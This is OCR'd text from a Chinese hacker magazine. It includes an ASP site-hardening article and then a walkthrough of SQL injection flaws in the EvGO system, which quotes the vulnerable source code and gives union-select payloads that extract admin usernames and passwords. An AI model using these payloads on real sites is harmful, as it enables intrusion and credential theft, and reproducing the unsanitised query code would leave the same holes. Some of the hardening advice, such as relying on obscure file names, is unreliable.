


图5　可以备份数据库

由于时间关系就没有再分析下去了，有兴趣的朋友可以去看看。里面漏洞多多啊，并没程序介绍所说的那么牛。

编辑点评：

网趣网上购物系统的安全貌似也不咋的，从文中所列举的几个漏洞来看，其整站的安全性能应该也高不到哪里去，希望小黑们没事的时候再去挖几个Bug出来。



图 猪哥靓

从本文你可以学到：

ASP网站安全理论

大家好，我是猪哥靓，相信大家在看了这么多期《黑客手册》后，多多少少都会一点html、javscript、vbscript这样的ASP语言。当然可能有不少人现在都用pjblog等博客程序建立了自己的个人主页，或者在网上利用现成的CMS（内容管理系统）构建了网站，比如现在比较热门的动易网站管理系统。

我们先来简单认识一下什么是ASP？

ASP是Active Server Page的缩写，意为"动态服务器主页"。ASP是微软公司开发的代替CGI脚本程序的一种应用，它可以与数据库和其它程序进行交互，是一种简单、方便的编程工具。ASP的网页文件格式是.asp，现在常用于各种动态网站中。ASP是一种服务器端脚本编写环境，可以用来创建和运行动态网页或Web应用程序。ASP网页可以包含HTML标记、普通文本、脚本命令以及COM组件等。利用ASP可以向网页中添加交互式内容（如在线表单），也可以创建使用HTML网页作为用户界面的web应用程序。

由于ASP的老大是微软公司，所以从它一问世就备受世人关注，各种ASP漏洞层出不穷，时至今日各个黑客网站依然每天都会有大量关于ASP网站漏洞的动画演示。我从06年年底开始建站到今日，网站总共被"骇客"入侵攻击两次，我想这不是什么光荣的事，所以现在总结了下这两年建站安全方面的一些经验，希望对各位朋友有所帮助。刚入门的多学，老鸟也请"温故而知新"。

不浪费大家的时间了，关于暴库、万能密码、上传、注入、跨站这些已经被传得遍地都是的漏洞我就不再赘述了，大家可以自己去百度、google搜索，下面以我自己的网站来进行安全方面的说明。

1、session 安全

在计算机专业术语中，Session是指一个终端用户与交互系统进行通信的时间间隔，通常指从注册进入系统到注销退出系统之间所经过的时间。具体到Web中的Session指的就是用户在浏览某个网站时，从进入网站到浏览器关闭所经过的这段时间，也就是用户浏览这个网站所花费的时间。

因此从上述的定义中我们可以看到，Session实际上是一个特定的时间概念。一般来说，后台管理员在登录页面输入账号密码后，程序会拿着他提交的用户名密码去数据库的管理员表里面进行查找。如果有这个账号密码，就认为你是管理员，然后给你一个表示你身份的Session值；或者程序先把你的用户名密码提取

出来，然后到数据库的管理员表里面取出管理员的账号密码来和你提交的相比较，如果相等就给你个表示你身份的Sesion值。然后你进入任何一个管理页面它都要首先验证你的Session值，如果是管理员就让你通过，不是的话就引导你回到登录页面或者出现一些奇奇怪怪的警告，这些都跟程序员的个人喜好有关。

个人主页很少使用cookie验证了，因为session验证比较安全，也比较方便。但是session也是可以欺骗的，只是局限性比较大，如图1所示。




图1 session概况

如果是我们自己写的个人主页后台，这里最需要注意的就是session的安全了，每个页面都要加上判断是否存在session的语句，最好是把这个放到一个页面，在后台每个页面都连接进来。如果出现直接输入后台页面就可以操作后台，那后台的验证就白做了！

这里最要注意的就是上传页面的验证了，一定要判断session验证了没，否则别人直接输入上传页面就可以上传文件，那你就等着中马吧。

2、Google Hack防范

Google强大的搜索功能相信大家都耳闻目睹，可谓是“无所不搜”，如今网上流传的比较多的就是在网站的根目录放一个robots.txt的文本文件，里面写上你不想被google收录的目录，这样很多google hack就找不到敏感信息。虽然这种方法看似安全，但实际上是自己搬起石头砸自己的脚，一个稍微有入侵经验的人在google找不到有用信息的时候都会试着在你网站后面加上robots.txt（www.***.com/robots.txt），这样就暴露出你的敏感信息，毫无安全可言，如图2所示。




图2 robots.txt信息

另外很多人可能都是在网上下载现成的网站程序，更改后就发布了，大部分人为了尊重原作者可能不会去掉网站的版权信息，这样也给了Google Hack可乘之机。“骇客”们会利用你网站留下的版权信息去下载相同的代码，阅读研究并发掘漏洞，所以我建议大家如果是在网上下载的免费共享程序，最好去掉原版权信息或者你加上另外一套程序的版权来迷惑“骇客”。

当然，我绝对尊重程序的原作者，如果你自信有技术实力也可以选择不修改，关于这一点大家可以根据自己的情况决定修改与否，如图3所示。




图3 版权信息

3、数据库安全

asp结合access数据库是最常见的，access数据库最大的缺点就是容易被搜索到，然后被下载，从而暴露账号和密码。我在网上收集到了几种常见的方法：

①将数据库改成自己都无法记住的BT名字。这种方法对爆库没用，而且使用google也有可能搜到数据库路径。

②在数据库名字中加＃号或者%24=$等特殊字符，利用URL编码特性防止下载。

③去掉后缀，不要扩展名，系统有可能解析成路径，从而无法下载，当然XP下测试是可以下载的。

④加系统文件的后缀，如后缀改为.db、.temp等。听说系统是不允许下载这些后缀的文件的！

⑤在数据库中建立一个nodown的表，建立一个字段，数据类型选择ole对象。

⑥网络上最常见的方法是把数据库后缀改为asp等系统可以解析的后缀。

我来说说我的方法，就是把数据库名随意设置的复杂一点，比如“1231SFAScxv＃!$＃@4.123＃@4fDF”，设置得跟强密码差不多，如图4所示。




图4 修改数据库名

这样就算“骇客”知道了你的物理路径，无论他用什么办法都无法下载，也就无法利用了。和数据库密切相关的文件一般就是conn.asp了吧？最好把这个文件也改掉名称，比如“3＃SDs＃m.asp”，当然是越复杂越好。

4、网站目录安全

现在流行的扫描注入工具都带有扫描后台功能（如啊D、明小子等），如图5所示。




图5 扫描注入

所以我建议大家把关于后台和数据库的目录名称每一周改一次，甚至可以不要后台，把后台目录下载下来，需要更新网站的时候再上传上去。大家也可以做一个假的后台，如果是虚拟主机的话，最好把数据库目录放到web以外的DB（有的可能名称不一样），然后关闭web目录的写权限，要更新网站的时候再打开权限。想增加留言功能的话，现在网上有很多的免费记事本申请，也许这样大家会觉得麻烦，但是“小心使得万年船”。

5、其他安全

大家在选择做站的程序时可能都会用网上比较流行的热门程序，但是树大招风，用的人多了会引来一些不必要的麻烦，所以我推荐大家做个人站（非博客）的时候尽量用冷门程序（跟做免杀的道理一样），去掉版权信息，请你认识的高手帮忙检测下。另外大家在购买空间的时候尽量选择万网等这些安全信誉好的主机提供商，这样的目的是为了防止“骇客”通过旁注攻击。

做好以上这些安全防范，基本上能保证你的站不会被一般的“骇客”所攻击。这些就是我做站期间总结出来的一些安全经验。现在网上很多人都在说ASP快被淘汰，PHP以后会成为主流，我不否认PHP可能会成为主流，但是我也相信“树大招风”。比如现在比较火的织梦网站内容管理系统和Discuz论坛系统都经常爆出比较火爆的漏洞，国内的黑客杂志也发表了很多PHP漏洞的文章，所以我想说：“最危险的，也就是最安全的！”，呵呵……有很多只能意会不能言传，还是那句老话：“没有绝对的安全，只有相对的安全。”

OK，就讲到这里，相信大家也学的有点累了吧，给大家推荐一部黑客电影，这是世界第一部黑客电影，叫《战争游戏》。

编辑点评：

作者从自己做站的经验出发，和大家分享了一些在ASP做站时需要注意的事情，虽然其中的有些方法不能起到其期待的那样，但是能有一颗时刻防范的心，安全性肯定能提高不少。

WWW.NOHACK.CN

剑剑封喉——EvGO

图香店谈 [DRT]


从本文你可以学到：

1、EvGO 的众多漏洞分析和利用

2、分析漏洞的思路和步骤

一、一剑封喉

分析系统我一般会先看 include 文件夹，看看里面有什么文件，一般防注入文件和数据库连接文件都放在这里面，看看它是怎么防注入和连接数据库的。我们来看看EvGO的include目录里的数据库连接文件，原来是.INC 扩展名（阴笑中），如图1。




```
<!--#include virtual="/Include/md5.asp" -->
<%
'这是以Access数据库链接方式
response.expires = 0
response.expiresabsolute = Now() - 1
response.addHeader "pragma","no-cache"
response.addHeader "cache-control","private"
Response.CacheControl = "no-cache"
Dim connstr,conn,db,dchr,delchr
 Dim password_admin,admin_name
     Dim userDB
     If is_sqldata=0 Then
          db ="/data/evgo_news.mdb" '在这里修改数据库地址及数据库名称
          connstr = "Provider = Microsoft.Jet.OLEDB.4.0;Data Source = " &
Server.MapPath(db)
          dchr="#"
          delchr=" * "
```

图1　数据库连接文件

另外，EvGO的Schanel.asp文件发现有注射漏洞，代码如下：

```
<!--#include file="include/dbconn.inc"-->
<%
classid=request("classid")    ' 直接取得变量，下同
boardid=request("boardid")

chanelid=request("chanelid")
vol_id=request("vol_id")

sqlt="select * from System_chanel where S_Chanel_ID="&chanelid    '
变量 chanelid 直接带入数据库查询
set rst=server.createobject("adodb.recordset")
rst.open sqlt,conn,1,1
S_Chanel_name=rst
("S_Chanel_name")
rst.close
set rst=nothing
%>
```




图2　漏洞存在

现在来测试一下看看，如图2。




图3　暴字段

既然存在漏洞，那我就来手工暴！构造语句：and 1=2 union select 1,2,3,4,5,6,7,8 from Member_info，结果如图3。

只显示两个2，看来只有一个一个暴。先暴管理员用户名S_info_name字段，构造语句：and 1=2 union select 1,S_info_name,3,4,5,6,7,8 from Member _info，如图4。




图4　暴管理员用户名

再暴管理员密码S_info_pass字段，构造语句：and 1=2 union select 1,S_info_pass,3,4,5,6,7,8 from Member_info，如图5。




图5　暴管理员密码

如果大家要用工具猜，需要在表里面添加Member_info表和S_info_pass与S_info_name字段。

二、搜索型漏洞

在页面左侧有搜索功能，我们先看看代码：

```
<%
key=request("key")     ' 直接取的变量 KEY
otype=request("otype")
if key="" then
   response.write "<script>alert('查找字符串不能为空！');history.back
();</script>"
    response.end
end if
%>
省略......
<%
set rs= server.createobject("adodb.recordset")
if otype="title" then
sql="select * from news where title like '%"& key &"%' order by
news_id desc"    '又直接查询 KEY
elseif otype="msg" then
sql="select * from news where content like '%"& key &"%' order by
news_id desc"
else
end if
'response.Write(sql)
rs.open sql,conn,1,1
if rs.eof and rs.bof then
response.write "<p align='center'>对不起，没有找到相关新闻</p>"
else
%>
```

首先使用 **"北京%'and 1=1 and '%'='"** 试试，如图6。再以 **"北京%'and 1=2 and '%'='"** 试试，如图7。

通过图6、图7我们可以看到明显的返回不同，自然是存在漏洞了。

